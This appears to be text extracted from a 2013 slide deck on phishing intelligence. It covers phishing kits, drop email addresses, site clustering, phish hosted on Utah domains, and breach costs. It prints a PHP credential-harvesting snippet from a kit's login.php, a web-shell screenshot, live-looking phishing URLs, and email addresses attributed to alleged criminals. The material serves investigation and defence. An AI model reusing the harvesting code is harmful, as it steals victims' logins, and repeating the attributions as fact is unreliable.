Phishing Intelligence



Todays' Topics




- Cross-Brand Phishing Intelligence
- Phishing Kits and Clues
- Computer Intrusion (phish on Utah domain names)
- Brand Reputation & Economics of Malicious Email
- Data Mining Malicious Email
- Summary






The Problem of Phishing



Y

Who it Affects




The Costs of Phishing





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Traditional Approach





A Smarter Way



INTELLIGENCE-BASED APPROACH \rightarrow PROACTIVE **04** Tackling Phishing

An intelligence-based process employs techniques honed over years of research and data collection

1.	Identify suspicious sites	Discovers hundreds more phishing sites each day than are otherwise known
2.	Verify as phish and determine brand spoofed ⁴	Prompts communication directly to your takedown vendor for quick removal of malicious content
3.	Collect digital evidence	All links and files are extracted and analyzed in real-time
4.	Correlate the big data	Discovers how each phishing site is linked to other phishing sites
5.	Learn to recognize future s	ites



Cross-Brand Intelligence



April 10, 2013



http://www.hhtreks.com/~*exercise*/img/**regions/regions**/index.h tml


→ PERSONAL BANKING	→ SMALL BUSINESS BANKING	→ COMMERCIAL BANKING	→ ABOUT REGIONS / CAREERS
REGIONS	ONLINE Find an ATM/Branch SERVICES City, St or Zip ▶	OPEN AN ACCOUNT CONTACT US	SEARCH
Online Banking Login	History is still happening - expect : past and future leaders during Bla		rn more about how Regions is celebrating
Online ID Forgot Online ID?			
Password Forgot Password?			
Remember Online ID			
▶ Need Help Logging In? ▶ View Demo			
→ Enroll Now			



May 27, 2013



http://www.hhtreks.com/~allisong /Events/Scripts/**chaseonline/chaseonline**/login.php?id=2a15d006 1de8d838ca648795609d3e91



Security | Terms of Use

A DOLL OF LODIE

April 10, 2013



http://www.hhtreks.com/~*amitai25*/images/**vodafone.co.uk/vo dafone.co.uk**/index.html

Mobile	phones Price	e plans Mobile interi	net Apps & (downloads	Support
					Search Q
Login Already signed	up for My Account?		Register for My Not yet signed Account?		
* Required field			Register now		
* You	username	•			
* You	r password	•			
		ember me 👔			
		Sign in			
Nve forgotten m	y user name and pas	sword. <u>Remind me</u>			
eed help? 🕖					
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June 16, 2013



http://www.hhtreks.com/~*allisong*/clients/MULHERN/PHOTOS /login/sign-in/

onlinebanking.bankofamerica.signon/Bofa/sitekey.php

Bank of America 🧇	Online Banking En Español
Confirm that your SiteKey is correct	
Please enter the passcode. Your SiteKey $^{\textcircled{0}}$ image is not being displayed to you because you as $*$ = required	re in confirmation mode.
Your SiteKey [®] :	
SiteKey® image Hidden	
* Passcode: (8 - 20 Characters, case sensitive) Continue	
Secure Area Privacy & Security	





Highlights ease of Creating Phishing Pages

- Each fraudulent or compromised user at 63.22.11.82:
 - ~allisong
 - ~exercise
 - ~amitai25

Created over a thousand phishing pages for each of the four targeted brands by obtaining server-level access and propagating the phishing page to every domain hosted on that IP address.



Kits and Clues



					٩
Home	Personal	Business	Business	About Westpac	1
Debt mark	ets • Transad	tional banking	International	trade Foreign exc	hange and con

Online Statement

apply.

	Sign In				
> <u>Overview</u>					
> Administration					
> <u>Accounts</u>	Customer No.				
> Payments	Password				
> <u>Deposits</u>					
> <u>Receipts</u>	> Forgotten your password?				
> Online FX	Having problems signing in?				
> <u>Research</u>	Click on the 'Forgotten your password?' link above to reset your pass				
> <u>Security</u>	Note: This is available to all users who have a Business Online. Alternatively you can contact your administrator for assistance, or if to to the sign in help or call the Business Help Desk.				
> Register now	Corporate Help Desk				
	1300 134 291 within Australia				
	0800 423 424 within New Zealand				
	322 0999 within Papua New Guinea + 61 2 9374 7237 outside of Australia, New Zealand and Papua N				
	scue services - they watch over us and risk their lives for ep <u>doing more for those who do so much for us</u> .				
> <u>Site index</u> > <u>Accessibility</u> > <u>We</u>	Vestpac Group bibsite Survey > Feedback and complaints bibsite Terms and Conditions				
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documents before making a decision. Unle	stances into account. Read the relevant <u>Product Disclosure Statemer</u> ess otherwise specified, the products and services described on this w ation ABN 33 007 457 141 AFSL and Australian credit licence 233714.				



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
Westpac	
	Login
Westpac NZ	
home page	Check certificate (we will step you through this process)
Your security	1
Common questions	Enter your Customer ID -
Mobile Banking	
	2
	∠ Enter your online banking password -
	3
	Enter your phone banking passcode -





Westpac

Update your personal details in order to unlock your WestPac Internet Banking:







l estpac
Australia's First Bank
Within Westpine latentity westpine discovered there were a latentity westpine there were a latentity our meconity westpine set your account suffery. Westpine set your account back to go normal, you will have to back to bac
OUT NERVERS. First name Middle name Last name Date of birth Date of birth Billing address Billing address Suburb Fostal code State State Phone Number
Medicare Card Number Individual Reference Number Only Residents
Westpic Card Number Expiration Date 20 Security Code CVV2 Verify Your Identity
Rescue services - they watch over us, risking their lives for us. Fit
Contact us Careers Site index Cacessibility C
Follow us on: The State State Constitution Conditions, fees and charges apply. These may change or we may introduce new ones in the future. Full details are av criteria apply to approval of credit products. This information does not take your personal objectives, circumstances or consider its appropriateness to bleck factors before acting on it. Fead the Liccesure documents for your selected prior consider its appropriateness to bleck factors before acting on it. Fead the Liccesure documents for your selected prior this website are available only in Australia from Westpac Banking Corporation ABN 33 007 457 141 AFSL and Australia

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What makes the sites look different?

- Most phishing sites are created by uploading and then unpacking a "phishing kit"
- A ZIP file that contains the contents of the websites
- By looking at the zeroes and ones of each HTML, JPG, CSS, GIF, JS, etc. that makes the website, we can very quickly and reliably determine if a NEW site matches a previouslylearned pattern.





One of these things is not like the others...

Through analysis of more than 550,000 confirmed phishing sites, we have learned which things belong together.







Associating Attacks on Different Brands using Dropmail Addresses A PayPal kit archived Sunday contained all of these email addresses:

Email	File	Obfuscation Type
a.mountadar@menara.ma	details.php	base64
a.mountadar@menara.ma	onlinebanking.php	base64
ayool@yahoo.com	ayool.php	plaintext
ayool@yahoo.com	Gooodshot.php	plaintext
businessdb40@gmail.com	ayool0.php	plaintext
checking.work@mail.com	ayool.php	plaintext
checking.work@mail.com	Gooodshot.php	plaintext
ma2daykingstar@gmail.com	Ooopz.php	plaintext
trufxtrader007@outlook.com	ayool0.php	plaintext
trufxtrader@gmail.com	ayool.php	plaintext
trufxtrader@gmail.com	Gooodshot.php	plaintext
xts@voila.fr	error_login.html	hex
xtv@live.com	error_login.html	hex





 These are the files in wells.zip/wellsfargo.com/

Date modified	Туре	Size
6/16/2013 3:49 PM	PHP File	2 KB
6/16/2013 3:49 PM	Firefox HTML Doc	23 KB
6/16/2013 3:49 PM	PHP File	1 KB
6/16/2013 3:49 PM	Firefox HTML Doc	21 KB
6/16/2013 3:49 PM	PHP File	2 KB
6/16/2013 3:49 PM	PHP File	2 KB
	6/16/2013 3:49 PM 6/16/2013 3:49 PM 6/16/2013 3:49 PM 6/16/2013 3:49 PM 6/16/2013 3:49 PM	6/16/2013 3:49 PM PHP File 6/16/2013 3:49 PM Firefox HTML Doc 6/16/2013 3:49 PM PHP File 6/16/2013 3:49 PM Firefox HTML Doc 6/16/2013 3:49 PM Firefox HTML Doc 6/16/2013 3:49 PM Firefox HTML Doc





Usually a Plain Text Email Address is in **login.php**:

```
$ip = getenv("REMOTE ADDR");
$message .= "-----
$message .= "Username: ".$ POST['userid']."\n";
$message .= "Password: ".$_POST['password']."\n";
$message .= "IP: ".$ip."\n";
$message .= "------ Danger Team ------ \n";
$recipient = "nowirenolight2@sify.com,nolight2012@yandex.ru";
$subject = "Wellsfargo-$ip";
Sheaders = "From: ";
$ POST['eMailAdd']."\n";
$headers.="MIME-Version:1.0\n";
       if (mail($recipient,$subject,$message,$headers))
        { header("Location: confirm.php") }
      else {echo "ERROR! Please go back and try again."; }
```






<u>nowirenolight2@sify.com</u> & <u>nolight2012@yandex.ru</u>

- In our database, we find that the two email addresses have been used for over 300 phishing sites targeting Wells Fargo since December 12th of last year.
- Wells Fargo probably would like to know this.



Kits create predictable paths





Search for Substrings of URLs



PhishIQ	Home	My Brands	All Brands	Admin Dashboard	Upload Document
			16		
Home			ii you would lik	e more information abo	but any of the phish listed below, please contact us here.
MY ACCOUNT			Brand:		Host:
Update Acco	unt Info		URL ID:		Domain
Log Out			IP:		URL: /wells/
USER ADMINIST	RATION				
View Users					Sort By: URL ID
Email Users					Sort Descending
WEBSITE CONT	ROLS				Direction:
Add New MO	TD		Search	Reset	
View Logs					
			1 2	3 > Last>	

http://www.supermercadosguanabara.com.br/fornecedores/tpl/wells/argo_verify/wells/index_login.htm http://54.225.230.194/pms/library/openflashchart/tmp-upload-images/wells/well.htm

http://bradfordhotels.com.ng<mark>/wells/</mark>signon.htm

http://animationblaine.com/img/wells/www.wellsfargo/online.php

http://beanscoffeeshopgallery.co.uk/wp/wells/www.wellsfargo/online.htm

http://ritzcabeleireiros.com/wells/www.wellsfargo/online.htm

http://beanscoffeeshopgallery.co.uk/wells/www.wellsfargo/online.htm

http://67.55.45.235/img/wells/www.wellsfargo/online.htm

http://camaradeturismodelara.com.ve/wells/default/account-overview/online/

http://www.triangleparanormal.com/images/wells/www.wellsfargo/online.htm

http://ing-plus.si/wells/






Interesting Google-cache of a Twitter account



edokeed7@gmail.com

edokid201@gmail.com











Hackers Can Be Sloppy—shell on server of a Chase phishing site

OS USER Linux smin9019	DISK TOTAL / FREE 10000GB / 2268.9GB 23%	WEBSERVER SOFTWAR Apache PHP/5.2.17	RE S	OFF	MSSQL NO	MYSQL Yes	ORACLE NO	POSTGRESQL NO	CURL YES	WIDTH 1024 1280	IMAGES YES NO	THEME LIGHT DARK
BACK HOME SI	ARCH UPLOAD	CMD FTP M	IYSQL	TOOLS	M	AILER	PR	DCESSES	SYSINFO	SEL	F REMOVE	LOGOUT
/ » home » content » 03 » 8323603 » html » CLIENT_DOMAINS » VIJAYVIKAS » vijayvikashs.com » gal_small » abc drwxr-x												
-Name-				·Size·	-M	odified · Aso).	·Owner/Group·	·Pe	rms-	Action	
				LINK	13.	06.2013	8	323603/100450				
 .htaccess 				146 B	01.	02.2013	8	323603/100450		[II	NFO EDIT COPY CUT DEL	DLD REN
¬ allsoft.pl				19.83 Ki	B 01.	02.2013	8	323603/100450		KF-XF-X	NFO EDIT COPY CUT DEL	OLD REN
- tar.tmp				496 B	01.	02.2013	8	323603/100450		-ГГ 🛙	NFO EDIT COPY CUT DEL	DLD REN
 update.profile.php 				38.41 Ki	B 13.	06.2013	8	323603/100450		F II	NFO EDIT COPY CUT DEL	DLD REN
۲ login.php				2.21 KB	13.	06.2013	8	323603/100450		F II	NFO EDIT COPY CUT DEL	OLD REN
¬ index.htm				96.44 Ki	B 13.	06.2013	8	323603/100450		r u	NFO EDIT COPY CUT DEL	DLD REN
NEW FILE: 0	/home/content/03/8323603	/html/CLIENT_DOMAINS/VI	JAYVIKA	Create	NEW	DIR:	ok	/home/content/03/8	3323603/ht	mI/CLIENT_DOM	AINS/VIJAYVIKA	Create
VIEW FILE:	/home/content/03/8323603	/html/CLIENT_DOMAINS/VI	JAYVIKA	View file	CHA	NGE DIR:		/home/content/03/8	3323603/ht	mI/CLIENT_DOM	AINS/VIJAYVIKA	Change
			RC-SHEL	LL 1.0 : PAGE G	ENERATE	D IN 0.1361	SECOND	S				





Viewing the Login.php file Reveals Criminals' Email Addresses

• Created By WeStGiRl0005

- <u>dreamsfordestiny@yahoo.com</u>
 =https://www.facebook.com/victor.ogonna.35
- kola4larin@gmail.com
- twintowerlogs@gmail.com





Finding "signature kit files"

URLID	Brand	File Number	Filename	MD5 Hash	File Size (bytes)
3111609	Wells Fargo	0	lightBox.js	a576e8ea6aeed5339175f06ad0e90182	8562
3111609	Wells Fargo	1	stagecoach_bg_wht.jpg	a734d5b8864a2c93fffa9c4d080d35a2	7859
3111609	Wells Fargo	2	olb_itseasy_234x84.gif	bf56b697298228f8b87167a5f00b8066	7098
3111609	Wells Fargo	3	sav_makesavingeasy_234x84.gif	1b13ee50fe817fb56df4ba7a73035887	7119
3111609	Wells Fargo	4	tas.js	654395a3b8982e5b20cd087921c35f1d	15441
3111609	Wells Fargo	5	iau_492_731x194.jpg	051c3da915c2246b5549095abf1f272d	49474
3111609	Wells Fargo	6	user-prefs.js	75aacf2a506c4456098e2a018c7e4988	12428
3111609	Wells Fargo	7	flash_detect.js	7087724a9149b174c648e4bbf50e56d2	6344
3111609	Wells Fargo	8	al_ehl_house_gen.gif	719dc0d2cce8830d99316731f270e606	111
3111609	Wells Fargo	9	oth_financialeducationbanner_234x84.gif	20a1796d40fc1b5c1f29d0c779a42f62	4761
3111609	Wells Fargo	10	mtg_paymentchallenges_234x84.gif	5c1b347ced9c5dc4147cbb22761fb8e2	6854
3111609	Wells Fargo	11	exit_lightbox.css	4b167f7d030b708d04c32b1d90aa0e81	797
3111609	Wells Fargo	12	close_gray.gif	72cfa10aac4cd4397072a2f0a45a51da	148
3111609	Wells Fargo	13	logo_62sq.gif	3a79d1aa9bd94547d266fc0b09fc27a6	1824
3111609	Wells Fargo	14	s.gif	325472601571f31e1bf00674c368d335	43
3111609	Wells Fargo	15	home.css	a6afeb09a7541be12c1ea4e8fc232750	10629
3111609	Wells Fargo	16	index.html	706d045465b205403dfec08ab327ce52	23525





Choosing that "key file"

• We find over 500 related Wells Fargo phishing sites, 70 where we retrieved kits, dating back to February 20, 2013.



Y

Extracted 57 different email addresses for these phishing sites.

Here are the most common:

nolight2012@yandex.ru	14
nowirenolight2@sify.com	14
oilmoneygroup@gmail.com	9
ymessengerdeal@in.com	9
brenda.curtiss0014@gmail.com	7
mail2world@safe-mail.net	7
spammermaster@secureroot.com	4
akfal@hotmail.com	3
alibabageeresults@gmail.com	3
cs.sleek@gmail.com	3
edokid201@gmail.com	3
kizg30af5li2h82@jetable.org	3
mesinthr@gmail.com	3
spammerteam@secureroot.com	3





Documenting phishers


- The phishing intelligence method of phishing mitigation retrieves kits in a forensically sound manner, meaning that the retrieval process and storage will hold up in a court of law.
- In Calendar 2012, we did that more than 23,000 times.
- The top phisher drop email addresses were found in more than 1,700 phishing sites.
- 130 email addresses were found on more than 100 sites each.
- 629 email addresses were found on more than 25 sites.





Similarity of Phishing Sites

 Using i2 Analyst's Notebook we can display a scientific clustering of phishing sites based on the similarity of file sets








Overlaying Drop Email data

- Each red dot is a criminal's email address.
- More red lines => more phishing sites related to that email address.








Blue overlays for IP addresses

604 phishing sites were created with the same phishing kit.

390 of them are hosted on a single IP address. This computer is being repeatedly hacked for cybercrime use.

We call this a clue.







Effective Countermeasures

- Isolate a single attacker
- Observe his "monetization path"
- Build barriers—e.g. add to device fingerprint; block IP by geo-location; add more, dynamic identify verification questions

• More effectively identify the bank robber



Computer Intrusion

intentionally accessing a computer without authorization...and obtaining information contained in a financial record of a financial institution

(Phishing Sites on Utah Domain

Names)





Utah Domains Hosting Phishing

centralutahdance.com	new-homes-in-utah.com	utahhardwoodflooring.com
centralutahdoorservice.com	port15utah.com	utah-home-builder.com
cleaningcompaniesutah.com	rendezvousranchutah.com	utah-jazz.ru
computerrepairutah.net	salon21utah.com	utahlocalsound.com
constructionloanutah.net	smiledesignofutah.com	utah-massage-college.com
greattrailrunsinutah.com	utah.edu	utah-mortgage-rates.info
gsutah.org	utahartistschoolofballet.com	utahngabodybuilding.com
irishinutah.org	utah-can.org	utahonlineauctions.biz
loganrealestateutah.com	utahcranes.com	utahonlineauctions.com
new-homes-in-utah.com	utahdemocrats.org	utahwebdesignservice.com



Targeted Brands

ABSA Internet Banking	Lloyds TSB
Alibaba	NatWest
Alliance & Leicester	PayPal
American Express	Regions Bank
ANZ Bank	Santander
Bank of America	Standard Bank
Bank of Montreal	TD Canada Trust
Chase Bank	USAA
CIMB	Vodafone
eBay	Wells Fargo
Halifax	Western Union
HM Revenues & Customs	Yahoo
HSBC	



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Where were they Hosted?

173.254.69.205	208.109.78.143	69.175.35.138
174.122.45.99	208.89.208.109	70.86.182.34
184.107.226.138	209.200.245.229	72.29.76.133
184.154.106.250	64.22.111.82	74.208.211.4
184.154.141.210	64.90.53.69	74.208.83.211
184.154.146.162	66.147.240.185	74.220.207.121
184.168.207.1	66.147.244.192	74.54.143.9
193.108.74.126	66.175.58.9	81.177.6.74
202.47.88.105	67.18.52.66	89.38.213.161
204.197.240.135	68.69.168.78	94.103.151.195
204.93.196.196	69.175.101.130	





Toward Attribution

URL no.	Brand	Domain	Criminal's Email Address	File Location	Encryption
1246941	CIMB	loganrealestateutah.com	kelvin.williams2024@gmail.com	logon.php	Plaintext
1246941	СІМВ	loganrealestateutah.com	kelvin.williams2024@gmail.com	prc.php	Plaintext
1246941	СІМВ	loganrealestateutah.com	kelvin.williams2024@gmail.com	tac.php	Plaintext
627441	PayPal	www.utahlocalsound.com	injure-heart@hotmail.com		Plaintext
627441	PayPal	www.utahlocalsound.com	xx_xx_xx3bod_asad_syria_xx_xx_xx@yahoo.com		Plaintext
2080692	PayPal	www.greattrailrunsinutah.com	s10354@hotmail.fr	error_log.htm	Plaintext
1685515	Bank of America	ww.constructionloanutah.net	insalle@menara.ma	index.html	Hex
1685515	Bank of America	ww.constructionloanutah.net	moorenick@blumail.org	cr4zyc0d3r.php	Plaintext
1685515	Bank of America	ww.constructionloanutah.net	s33th3rs@yahoo.co.uk	check_fields.js	Base64 + Array
1388504	NatWest	utahdemocrats.org	andytaylor@isgpearce.uk.com	go1.php	Plaintext
1388504	NatWest	utahdemocrats.org	christine.addison@hotmail.co.uk	natwest.co.uk_ update.html	Plaintext
1388504	NatWest	utahdemocrats.org	minepeace2@gmail.com	go1.php	Plaintext
1388504	NatWest	utahdemocrats.org	natwest@gmail.com	go1.php	Plaintext





Seven Phases of Phishing Investigation

- 1. Spam Analysis--includes bouncebacks to spoofed sender (targeted brand); looking at IP address of the email messages
- 2. Site Analysis—URL paths, source code, open dirs and shells
- 3. Kit Analysis—extracting email addresses and signature strings
- 4. Phish Clustering—Deep MD5 matching
- 5. Analysis of log files from webmasters—Google dorking ,& log files from victim brand websites --first visitor is fraudster
- 5. Search Warrant Analysis—evidence of stolen credentials & which phishing page generated the email msg; communications with gang
- 6. Open Source Intelligence—using Google, Maltego, i2 Analyst's Notebook to search and map out his network



Brand Reputation And Economics of Malicious Email

Conversation with Alabama Senator

- Have you ever seen a phishing email?
- Oh yeah! I get them all the time from (Bank X)!
- How does that make you feel about (Bank X)?




I'm sure glad they aren't MY bank! They must not know what they are doing!





Cyber Attack Costs: Reputation

- 1. Financial
- 2. Remediation
- 3. Reputation



- For every \$1 in direct losses
 - \$2.10 in Remediation costs

-\$6.40 in Reputation costs

Customers are 42% less likely to do business with you if they are aware of phishing attacks against your brand.

• From Cisco report: *Email Attacks: This time it's Personal*





Reputation at Risk

"Six days after a security breach of its PlayStation Network, Sony said Tuesday that the incursion was much worse than expected and hackers had obtained personal information on 70 million subscribers." – April 26, 2011







South Carolina Data Breach—fall 2012

- August 13– Department of Revenue employee opens a phishing email.
- August 27– Hacker logs in via Citrix VPN using phishing victim's credentials
- August 29 Hacker runs utilities to steal passwords from six servers
- September 2-4 Hacker runs reconnaissance on 21 servers
- September 12 Hacker dumps data to a staging directory
- September 13-14 74.7 Gigabytes of data exfiltrated by hackers
- October 10 Secret Service informs So. Carolina of the breach
- October 26 Breach disclosed to public
- Over 1 million residents have signed up for credit monitoring, costing SC \$12 Million



August 13, 2012 malware report?

"IRS.gov" Malware – August 13, 2012

Sender Domain = "irs.gov"

These domains have been seen **783** times on 08/13/12 (as of 1:00PM). The first message was received at 9:45AM (49) with the highest receipt count so far having occurred at 10:00AM (451).

count	mbox	
49	8/13/2012 9:45	
451	8/13/2012 10:00	

178	8/13/2012 10:15
65	8/13/2012 10:30
39	8/13/2012 10:45

1 8/13/2012 11:00

SUBJECTS:

There are 11 subjects associated with this domain, shown below.

count	subject
85	Federal Tax transaction canceled
82	Federal Tax transfer rejected
81	Your Federal Tax payment
79	Rejected Federal Tax transfer
77	Your Federal Tax transaction

68	Federal Tax payment canceled
68	Federal Tax transfer returned
68	Rejected Federal Tax transaction
59	Federal Tax payment returned
58	Federal Tax payment rejected
58	Rejected Federal Tax payment





August 13, 2012 malware report?

URLs:

